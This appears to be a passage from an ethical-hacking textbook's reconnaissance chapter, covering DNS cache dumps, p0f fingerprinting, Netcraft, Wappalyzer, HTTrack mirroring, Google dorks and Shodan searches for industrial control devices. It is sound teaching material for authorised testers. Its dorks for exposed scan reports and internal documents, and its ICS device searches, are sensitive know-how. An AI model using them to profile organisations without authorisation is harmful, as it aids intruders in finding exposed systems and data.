Each time you perform a DNS lookup on some systems, the result will be cached locally. This caching of the address saves having to send a network request the next time you want to visit the same host. The length of time the entry will be cached is set by the time to live field in the DNS entry. This begins with the start of authority record (SOA). This indicates when the domain record itself expires. Effectively, this tells anyone looking for information about the domain when they need to check again to see who the authoritative domain name servers are. There are NS records associated with every domain indicating what servers to ask for answers about that domain. These authoritative servers should always be asked unless a record is cached locally, whether directly on the client requesting the information or the local caching server the client is asking.

In addition to the SOA record providing the timeout length for the domain itself, meaning the length of time you can rely on the name servers being valid before needing to check again, each individual record stored in DNS can have a time to live (TTL) value. This indicates how long any system can cache the result before checking again with the authoritative DNS server to ensure the value hasn't changed. According to the specification for DNS, you don't wait until the very end of the lifetime of an entry but instead use some value that is less than the full TTL. The TTL does provide guidance, though, on how long to hold on to a value in your local cache.

Windows systems will cache values, and you can dump the cache on them, as you can see in the partial dump that follows here. To dump the cache on a Windows system, you would use command-line access, either the old command line or, using a PowerShell-based command line, you would just run `ipconfig /displaydns`. On Linux systems, you can do the same thing only if your system is running a caching server. This may be a program like `dnsmasq`, which does DNS forwarding, or it could be the `nscd` service, which is the name server caching daemon. You'll see for each of the records here, there is a time to live (TTL) value.

```
PS C:\Users\Ric Messier> ipconfig /displaydns
```

Windows IP Configuration

```
vortex.data.microsoft.com
```

```
-----  
Record Name . . . . : vortex.data.microsoft.com
```

```
Record Type . . . . : 5
Time To Live . . . . : 24
Data Length . . . . : 8
Section . . . . . : Answer
CNAME Record . . . . : asimov.vortex.data.trafficmanager.net
```

```
Record Name . . . . : asimov.vortex.data.trafficmanager.net
Record Type . . . . : 1
Time To Live . . . . : 24
Data Length . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 64.4.54.254
```

array511.prod.do.dsp.mp.microsoft.com

```
-----  
Record Name . . . . : array511.prod.do.dsp.mp.microsoft.com
Record Type . . . . : 1
Time To Live . . . . : 1489
Data Length . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 52.184.213.21
```

1.0.0.127.in-addr.arpa

```
-----  
Record Name . . . . : 1.0.0.127.in-addr.arpa.
Record Type . . . . : 12
Time To Live . . . . : 541542
Data Length . . . . : 8
Section . . . . . : Answer
PTR Record . . . . : kubernetes.docker.internal
```

download.visualstudio.microsoft.com

```
-----  
Record Name . . . . : download.visualstudio.microsoft.com
Record Type . . . . : 5
Time To Live . . . . : 33
Data Length . . . . : 8
```

```
Section . . . . . : Answer
CNAME Record . . . . . : 2-01-5830-0005.cdx.cedexis.net
```

```
Record Name . . . . . : 2-01-5830-0005.cdx.cedexis.net
Record Type . . . . . : 5
Time To Live . . . . . : 33
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record . . . . . : 4316b.wpc.azureedge.net
```

```
Record Name . . . . . : 4316b.wpc.azureedge.net
Record Type . . . . . : 5
Time To Live . . . . . : 33
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record . . . . . : cs10.wpc.v0cdn.net
```

```
Record Name . . . . . : cs10.wpc.v0cdn.net
Record Type . . . . . : 28
Time To Live . . . . . : 33
Data Length . . . . . : 16
Section . . . . . . . : Answer
AAAA Record . . . . . : 2606:2800:11f:7de:d31:7db:168f:1225
```

array513.prod.do.dsp.mp.microsoft.com

---

```
Record Name . . . . . : array513.prod.do.dsp.mp.microsoft.com
Record Type . . . . . : 1
Time To Live . . . . . : 1202
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . . : 52.184.214.53
```

If you are doing external reconnaissance, this technique is unlikely to be of much use to you. Once you gain access to the inside of the network, though, you want to know all of the systems and IP addresses. From the outside, you can query open sources for details about address blocks that may be owned by the organization. On the inside of the network, they are probably using private addresses. There is no record anywhere of the blocks being

used, unless you happen to get access to a network management system that records all the address blocks. Instead, what you can do is dump the DNS cache on a system you have access to. What you will get is not only hostnames but also the IP addresses that resolve to those hostnames. If you see a lot of entries for the domain owned by the company in the cache dump, you may well be seeing internal DNS records. Another way you may know you have internal addresses is if you see something that ends in `.local`. This is a top-level domain that can't be used across the Internet, so it is sometimes used as a top-level domain (the last part of the fully qualified domain name that includes the hostname and the domain name) for internal DNS implementations.

It is common for companies to use an implementation called *split DNS*, where there is one server for the outside world, with a limited number of records. Typically, you'd have hostnames for any system that exposes essential services to the outside world. On top of the external DNS, there is probably an internal DNS. This is where all the systems inside the network get registered so you can use hostnames rather than IP addresses. Your own system on an enterprise network may register with the DNS server so someone trying to get to your system would just refer to the hostname of your system and be able to resolve that hostname to an IP address.

## Passive Reconnaissance

There is a lot of information that can be collected in a passive manner. For example, watching the network headers as they go by, from the layer 3 headers to the application headers, can turn up some interesting information. While it can be time-consuming to capture packets and try to read through them manually, there is a program that will do a lot of that work for us. The program is `p0f`, and it will sit and watch network traffic as it passes by the interface, making observations as the traffic passes. Unfortunately, `p0f` isn't as useful as it once was. The reason for that has nothing to do with `p0f` but more to do with the fact that web servers are generally encrypting traffic by default, which means `p0f` can't watch the HTTP headers, identifying the server and other useful information. Here you can see some of the output from `p0f`.

### Output from `p0f`

```
.-[ 192.168.86.45/46112 -> 8.43.72.22/443 (syn) ]-
|
| client    = 192.168.86.45/46112
| os        = Linux 3.11 and newer
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
`----
```

```
.-[ 192.168.86.45/46112 -> 8.43.72.22/443 (mtu) ]-
|
| client    = 192.168.86.45/46112
| link      = Ethernet or modem
| raw_mtu   = 1500
|
`-----

.-[ 192.168.86.45/46112 -> 8.43.72.22/443 (uptime) ]-
|
| client    = 192.168.86.45/46112
| uptime    = 48 days 7 hrs 54 min (modulo 49 days)
| raw_freq  = 1000.00 Hz
|
`-----
```

```
.-[ 192.168.86.45/33498 -> 52.94.210.45/443 (syn) ]-
|
| client    = 192.168.86.45/33498
| os        = Linux 3.11 and newer
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df,id+:0
|
`-----
```

```
.-[ 192.168.86.45/33498 -> 52.94.210.45/443 (host change) ]-
|
| client    = 192.168.86.45/33498
| reason    = tstamp port
| raw_hits  = 0,1,1,1
|
`-----
```


Very little of what you see here is anything you wouldn't be able to determine yourself if you knew how to read packet headers. The packet capture and analysis program Wireshark could provide much of this information. Some of the interesting bits, though, include identifying system uptime. This is the uptime on systems on my local network, so it's less interesting, perhaps, than it would be if we could so easily identify uptime on remote systems.

You can also see that `p0f` is able to identify the operating system type on some systems. It happens to be the system that `p0f` is running on, but it makes the determination based on the network headers since operating systems have different “signatures” that are based on how the IP identification number is generated, how the TCP sequence number is generated, how ephemeral port numbers are selected, and other pieces of information `p0f` can collect.

While we are talking about passive reconnaissance, we should look at some web-based tools that suggest they do passive reconnaissance. One of them was named Passive Recon, though it hasn't been updated in years and may not be available. It can be found as an add-on for Firefox, but only for certain versions of Firefox. One of the nice things about Passive Recon, though I'm not sure it could be properly called passive reconnaissance, is that it made DNS, `whois`, and related tools available as a context menu selection on any link. You could quickly get information about the site you had selected.

If Passive Recon isn't available, you can take a look at some other tools. One of them, though it doesn't behave quite the same, is R3con. This is a plugin for Firefox. When you activate it, a window that looks like what you see in Figure 4.15 opens. You will have multiple tabs with edit boxes on them, expecting input depending on what you want to look up. The tab shown is the `whois` tab, which expects a domain name or an IP address, just as when we used `whois` earlier.

**FIGURE 4.15** Recon with R3con



You may not be using Firefox, though what you'll probably find is that the browser that has the majority of plugins that are useful for security testing is Firefox. I used to joke that Firefox was the browser that was insecure enough to allow plugins access to do all sorts of bad things. This isn't true, of course. Plugins have been around for Firefox much longer

than for other browsers, so the development community has been around for a while. Other browsers, like Chrome, can be much more restrictive in what they will allow developers to do, though, which also makes Firefox more attractive.

One plugin or extension available in Chrome is Recon. This is much like Passive Recon in that it provides a context menu when you right-click a link in a page. The Recon menu gives you quick access to look up information about the link or word you have selected. You can do Google or Bing searches, for example, and Recon will open a new tab or window with the results of a search on what you have selected. You can also get translations of words, do package tracking, search video sites, and perform a number of other quick searches where your selection is passed into the site you have selected from the menu.

These sorts of tools can be invaluable to quickly search for answers, though they aren't passive reconnaissance in the same sense that watching network traffic is. However, this is not at all to say that the information you can get from these tools isn't valuable. Any tool that can save you time and maybe even expose you to a new technique you could add to your arsenal is very valuable. Even with all of this, there is still information we can look at that we haven't seen as yet.

## Website Intelligence

It would be difficult to find a company that had no web presence at all. It's possible, of course, though it's unlikely. Even small companies probably have a page on Facebook to show the hours they are open. Companies that may be most prone to need the services of an ethical hacker to perform testing will likely have a website. It may even have programmatic elements. Any site that has programmatic elements has the potential to be compromised. Web applications are a common point of attack for adversaries. This is all to say that gathering intelligence about a website can end up bearing fruit.

Starting from the bottom of the stack, we can look at what the web server is as well as the operating system. One way to get some of this information is just to connect to the web server and issue a request to it. In the following code, you can see the HTTP headers returned from a request to a website. While we don't get the actual web server name, we do get some interesting information.

### Gathering Website Intelligence

```
HTTP/1.1 301 Moved Permanently
Server: CloudFront
Date: Fri, 06 Jul 2018 22:56:29 GMT
Content-Type: text/html
Content-Length: 183
Connection: keep-alive
Location: https://www.wiley.com/
```

```
X-Cache: Redirect from cloudfront
Via: 1.1 3fed6f40ae58f485d8018b6d900fcc88.cloudfront.net (CloudFront)
X-Amz-Cf-Id:
S_FZ4mwkJ9wY_aW24hHF3yCVvnGNNrFu6t52DGNJyc74o0iswv7Suw==
```

There is actually an easier way to do this. The website [netcraft.com](http://netcraft.com) will give hosting history for websites. This will provide the owner of the netblock that contains the IP address. It will also tell you the operating system the web server runs on. In some cases, you will get details about the web server version and other modules that have been enabled. One of the domains I have has been around for a long time, and Figure 4.16 shows the hosting history for that domain. In 2001, the site was hosted on an OpenBSD system (Netcraft says NetBSD/OpenBSD, but since I was hosting it myself, I know it was OpenBSD). You can also see that it was running on Apache at that time.

**FIGURE 4.16** Netcraft hosting history

Hosting History				
Netblock owner	IP address	OS	Web server	Last seen <small>Refresh</small>
Microsoft Corporation One Microsoft Way Redmond WA US 98052	40.108.146.42	Windows Server 2012	Microsoft-IIS/8.5	31-Jan-2017
Microsoft Corporation 1 Microsoft Way Redmond WA US 98052	104.146.136.50	Windows Server 2012	Microsoft-IIS/8.5	25-Jan-2017
Microsoft Corporation One Microsoft Way Redmond WA US 98052	157.55.152.140	unknown	Microsoft-IIS/7.5	3-Feb-2014
Comcast Cable Communications, LLC 1800 Bishops Gate Blvd Mt Laurel NJ US 08054	173.162.202.18	Linux	Apache	30-Mar-2010
Mesa Networks Frederick CO US 80516	66.227.89.225	Linux	Apache	18-Sep-2007
HostMySite 650 Pencader Drive Newark DE US 19702	66.241.216.11	Linux	Apache/1.3.29 Unix mod_ssl/2.8.16 OpenSSL/0.9.6c PHP/4.3.3 FrontPage/5.0.2.2623	9-Jun-2004
LNH Inc. 260 Chapman Road, Suit 205 Newark DE 19702 US	66.241.216.11	Linux	Apache/1.3.27 Unix PHP/4.2.3 mod_ssl/2.8.12 OpenSSL/0.9.6b FrontPage/5.0.2.2510	20-Mar-2003
Speakeasy Network 2304 2nd Ave Seattle, WA 98121 US	66.92.79.131	-	Apache/1.3.19 Unix PHP/4.0.4pl1 mod_ssl/2.8.2 OpenSSL/0.9.6	1-Sep-2001
Speakeasy Network 2304 2nd Ave Seattle, WA 98121 US	66.92.79.131	NetBSD/OpenBSD	Apache/1.3.19 Unix mod_ssl/2.8.2 OpenSSL/0.9.6	30-Aug-2001


While the history is interesting, it's far more relevant to know what the technology for the website is now. The top line is the most recent. Currently, the site is hosted on IIS with the network block being owned by Microsoft. That suggests that Microsoft is hosting this site, and since it's IIS, the operating system would be Windows Server. What we don't know is what version of Windows Server. The reason this information is useful is that we may be able to get a leg up on vulnerabilities. If we have some hints about versions, we would have a much better idea what vulnerabilities exist on the system where the website is hosted.

This only gives us the operating system and the web server. These days there is far more technology being used in websites. Static pages are written in HTML, but it's far more likely that you'll be running up against a dynamic site. This means you may find a site written in

the PHP or Java programming language. The language itself isn't enough to provide the deep functionality needed by a robust web application. Instead, website programmers are apt to use frameworks. The frameworks can have vulnerabilities, as exhibited by the Experian data breach, which used a vulnerability in the Spring framework used by Java-based applications.

Back to the land of web browser plugins we go. One that is really good is Wappalyzer. Wappalyzer can be added to both Chrome and Firefox. When you visit a website, Wappalyzer will provide a list of technologies it identifies. This may include the web server, programming frameworks, ad networks, and tracking technology. It's not always successful in identifying everything. Going to [www.google.com](http://www.google.com) turns up the Google web server and an analytics framework. However, visiting CNN turns up a lot of different technologies, some of which you can see in Figure 4.17. What we don't get there is the web server being used by CNN. We will take what we get, though, considering all the other technologies in use on the site.


**FIGURE 4.17** Wappalyzer for technology



There are other ways you can dig into web pages and the technologies used. One of them is Firebug. It's available on Firefox, though there is also Firebug Lite that's available in Chrome. Firebug Lite doesn't have quite the same capabilities as the full Firebug. However, on Chrome, Google has provided the developer tools. Using either the Chrome developer tools or Firebug, you can perform a deep investigation of the page you are looking at. To begin with, you can look at the document object model (DOM) and all of its components. You can also select different HTML elements in the page and identify styles and properties

applicable to that section. Figure 4.18 shows a portion of the information that you can get using the Chrome developer tools. The page being inspected here is a Google search page. Using a tool like this, you can get a better understanding of how the page operates by looking at all the elements of the page and how they relate to one another.

**FIGURE 4.18** Chrome developer tools



Websites are complex creatures. The Chrome developer tools and Firebug are capable of looking at only a page at a time. You'd have to dig through every page, one at a time, to investigate them and their capabilities. You may find it easier to mirror the website so you could look at it offline. With it stored locally, you could look at the pages as many times as you would like without needing to issue repeated requests to the remote server. While the requests aren't likely to raise any eyebrows and aren't even likely to be noticed, you are leaving tracks behind. One tool you can use to mirror the website is HTTrack. In the following code, you can see the results of running HTTrack to mirror a website. The program will essentially perform a spider on the remote site, storing the results in the directory provided.

## Mirroring Sites with httrack

```
$ httrack
```

```
Welcome to HTTrack Website Copier (Offline Browser) 3.49-2
Copyright (C) 1998-2017 Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help
```

```
Enter project name :MySite
```

```
Base path (return=/root/websites/) :
```

```
Enter URLs (separated by commas or blank spaces) :http://www.domain
.com
```

```
Action:
```

- (enter) 1 Mirror Website(s)
- 2 Mirror Website(s) with Wizard
- 3 Just Get Files Indicated
- 4 Mirror ALL links in URLs (Multiple Mirror)
- 5 Test Links In URLs (Bookmark Test)
- 0 Quit

```
: 1
```

```
Proxy (return=none) :
```

```
You can define wildcards, like: -*.gif +www.*.com/*.*zip -*img_*.zip
Wildcards (return=none) :
```

```
You can define additional options, such as recurse level (-r<number>),
separated by blank spaces
```

```
To see the option list, type help
```

```
Additional options (return=none) :
```

Once you have the HTML, you can do anything you want with it. You can make changes, review all the scripts that are included in the pages, and review the pages as you need to. Not all technology is in the website, though. Organizations have a lot of other technology that can generally be mined using a variety of tools and techniques.

# Technology Intelligence

Ultimately, your goal as an ethical hacker is to identify vulnerabilities within the organization you are working for. While web interfaces are an attractive place to play and look for vulnerabilities, considering how much sensitive data can be available through web interfaces, it's not the only place to look for vulnerabilities. However, you can still make use of websites to continue to explore the bounds of technology within your target company. So far, we've identified job sites and some social networking sites in order to gain intelligence about technology in use at a target. Beyond that, we can look at a couple of other areas. The first is to help really focus our web searches using Google dorks, also known as Google hacking. Additionally, we can look for devices that are part of the so-called Internet of Things (IoT).

## Google Hacking

Google hacking is an important skill to have. It will improve the search responses, saving you a lot of time clicking through pages that aren't especially valuable. Once you know some of the keywords that can be used to really narrow your searches, you'll save time and become more efficient. The Google hacking techniques will help you to identify technology and vulnerabilities. In addition to Google hacking techniques, there is the Google hacking database, which is a collection of Google dorks that have been identified by someone as a way to search for a number of things. A dork is a string using Google keywords, designed to search for useful responses.

First, the Google keywords. If you've been using search engines for a long time, you may be familiar with the use of quotation marks and Boolean terms to help ensure that you are getting the right strings in your responses. In addition to those, Google uses positional keywords. You may, for instance, want to look only in the URL for a particular string. To search in the URL, you would use `inurl` as in the example, `inurl:index`. This example would find pages that included the word `index` anywhere in the URL. This might typically be a page like `index.html`, `index.php`, or `index.jsp`. If you wanted to ignore the URL and only search in the text, you could use the keyword `intext`.

Since you are working for an organization, you have one domain or maybe a small handful of domains. This means you will, at some point, want to search only within those domains. To do that, you can use the `site` keyword. You may also want to limit your results to a single filetype, such as a portable document format (PDF) file or a spreadsheet. To limit your results to just one filetype, you would use the `filetype` keyword. Perhaps you are looking for all PDF documents about Windows 10 on Microsoft's site. Figure 4.19 shows the search used for that (`site:Microsoft.com filetype:pdf "Windows 10"`) as well as a number of results.

A great place to look for examples of useful Google dorks is the Google Hacking Database (<https://www.exploit-db.com/google-hacking-database/>). The Google Hacking Database (GHDB) stores search terms in several categories, including footholds, vulnerable files, error messages, and sensitive directories. Creating these useful search strings

requires that you know not only about the Google hacking keywords but also about what you are looking for. Some examples are in Figure 4.20, where the search strings are looking for network or vulnerability data. This means that someone would have had to know exactly what would be in a page or URL that would include this data. Figure 4.20 shows some of these.

**FIGURE 4.19** Google hacking results

The screenshot shows a Google search results page with the following details:

- Search Query:** site:microsoft.com filetype:PDF "windows 10"
- Results Count:** About 2,320 results (0.40 seconds)
- Filter:** All
- Pages:** News, Shopping, Images, Videos, More, Settings, Tools
- First Result:**
  - Title:** [PDF] Accelerate Windows 10 adoption - Microsoft
  - URL:** https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RWjbHR
  - Description:** Windows 10 Adoption offer: Helps explain Windows 10 value to your enterprise. Identifies scenarios and systems to upgrade. Helps customize your deployment ...
- Second Result:**
  - Title:** [PDF] Windows 10: A New Generation of Windows - Microsoft
  - URL:** https://news.microsoft.com/uploads/2015/.../Windows\_10\_Press\_Release\_HK\_ENG.p...
  - Description:** Windows 10 to be offered as free upgrade; group computing and holographic. Windows 10 devices unveiled. Hong Kong, 22 January 2015 – Microsoft today ...
- Third Result:**
  - Title:** [PDF] Windows 10 Enterprise Proof of Concept - Microsoft Download Center
  - URL:** download.microsoft.com/.../Windows-10-Enterprise-Proof-of-Concept-from-Microso...
  - Description:** Now is the best time for your enterprise to start evaluating the product's in a lab environment as part of the Windows 10 Enterprise. Proof of Concept (PoC).
- Fourth Result:**
  - Title:** [PDF] Windows 10 tips and tricks - TechNet Gallery - Microsoft
  - URL:** https://gallery.technet.microsoft.com/Windows-10/.../Windows%2010%20tips%20and...
  - Description:** Windows 10 tips and tricks. 1] Make Windows 10 behave the way you want it to. Besides Control Panel, Windows 10 has an easy to use PC Settings window ...

Spending time at the GHDB can provide you with a lot of ammunition for looking for possible issues within your target. Some of this will be blind, if you have no idea what to expect within your target. To make sure you are only searching within your target, of course, you would need to add `site:` and the domain name to your search parameters. One thing you may have noticed from the Microsoft search in Figure 4.20 is that when only the domain was used, every possible hostname came back. If you want to search only within a single hostname, such as `www.microsoft.com`, you would provide the hostname. Only providing the domain will be another way to catch additional hostnames that you may not have been able to get using DNS searching.

**FIGURE 4.20** Google Hacking Database

Date	Title	Summary
2018-06-18	intitle:"Malware Analysis Report"	intitle:"Malware Analysis Report" This dork show many report Malware Analysis of or...
2018-06-07	"index of /ups.com/WebTracking"	*Google* dork description: Emotet infected domains. Emotet is a banking trojan malware progra...
2018-05-17	inurl:"AllItems.aspx?FolderCTID=...".	IT infrastructure documents, device configuration and documentation and other juicy info. ...
2018-05-16	inurl:/munin/localdomain/localhost.localdomain/ope...	Search for the page that generated by Munin, this page will contains the sensitive information...
2018-05-07	intitle:"Statistics Report for HAProxy" ...	intitle:"Statistics Report for HAProxy" + "statistics report for pid" St...
2018-04-11	intext:"Powered by Nibbleblog"	Finding blogs that are powered by the Nibbleblog CMS. Use ethically and responsibly. Dork ...
2018-03-27	":: Arachni Web Application Security Report&q...	":: Arachni Web Application Security Report" Finds reports left behind by Arachini...
2018-03-12	"IBM Security AppScan Report" ext:pdf	"IBM Security AppScan Report" ext:pdf This dork show results that was created by I...
2018-02-28	intitle:"netsparker scan report" ext:pdf	intitle:"netsparker scan report" ext:pdf Finds reports left behind by Netsparker ...
2018-02-20	intitle:"Burp Scanner Report"   "Re...	intitle:"Burp Scanner Report"   "Report generated by Burp Scanner" Finds...



## Internet of Things (IoT)

You will likely have heard about the IoT. The IoT is made up of devices that may have little to no input or output capabilities, at least from a traditional standpoint. If a device can run general applications and also has a keyboard and a screen, such as a computer, tablet, or smartphone, it's not part of the IoT. Many other devices, like network-connected thermostats, light bulbs, fans, refrigerators, and a number of other essentially single-purpose devices, are IoT devices. Many companies are making use of this in different automation capacities.

These devices can be useful when it comes to infiltrating a system. Malware like Satori can infect multiple IoT devices, and once infected, those devices can be used to attack other systems. They may also be good starting points into the enterprise network, depending on the device. This is another area where search engines, though, can be helpful to us. Shodan ([www.shodan.io](http://www.shodan.io)) is a search engine specifically for IoT devices. Shodan keeps track of a large number of devices along with vendors, device types, and capabilities.

Shodan also requires understanding your target and what can be used to identify these devices. Figure 4.21 shows an example. The search term is *port:20000 source address*, which identifies Distributed Network Protocol (DNP) 3 devices. This is another area where the site can be a lot of help. The search for DNP3 devices came as a result of clicking a link for Industrial Control Systems (ICSs) and looking at different protocols that Shodan knows about. Shodan also associates with ICS the Factory Interface Network Service (FINS), Highway Addressable Remote Transducer Protocol, and many others. There are also searches for different vendors.

One thing you may notice in the statistics is the fact that the United States is on top of all countries with these devices. Shodan also identifies organizations where the devices are located. Clicking individual results provides more details, including where the device is located. Figure 4.22 shows some of those results, though it doesn't show the map that Shodan provides, presumably indicating exactly where the device is located.

**FIGURE 4.21** Shodan search for DNP3**FIGURE 4.22** Shodan results

Shodan is an excellent resource when it comes to identifying devices that are considered part of the IoT. Using searches of the Shodan database, you can identify devices that may exist on the target network.

## Summary
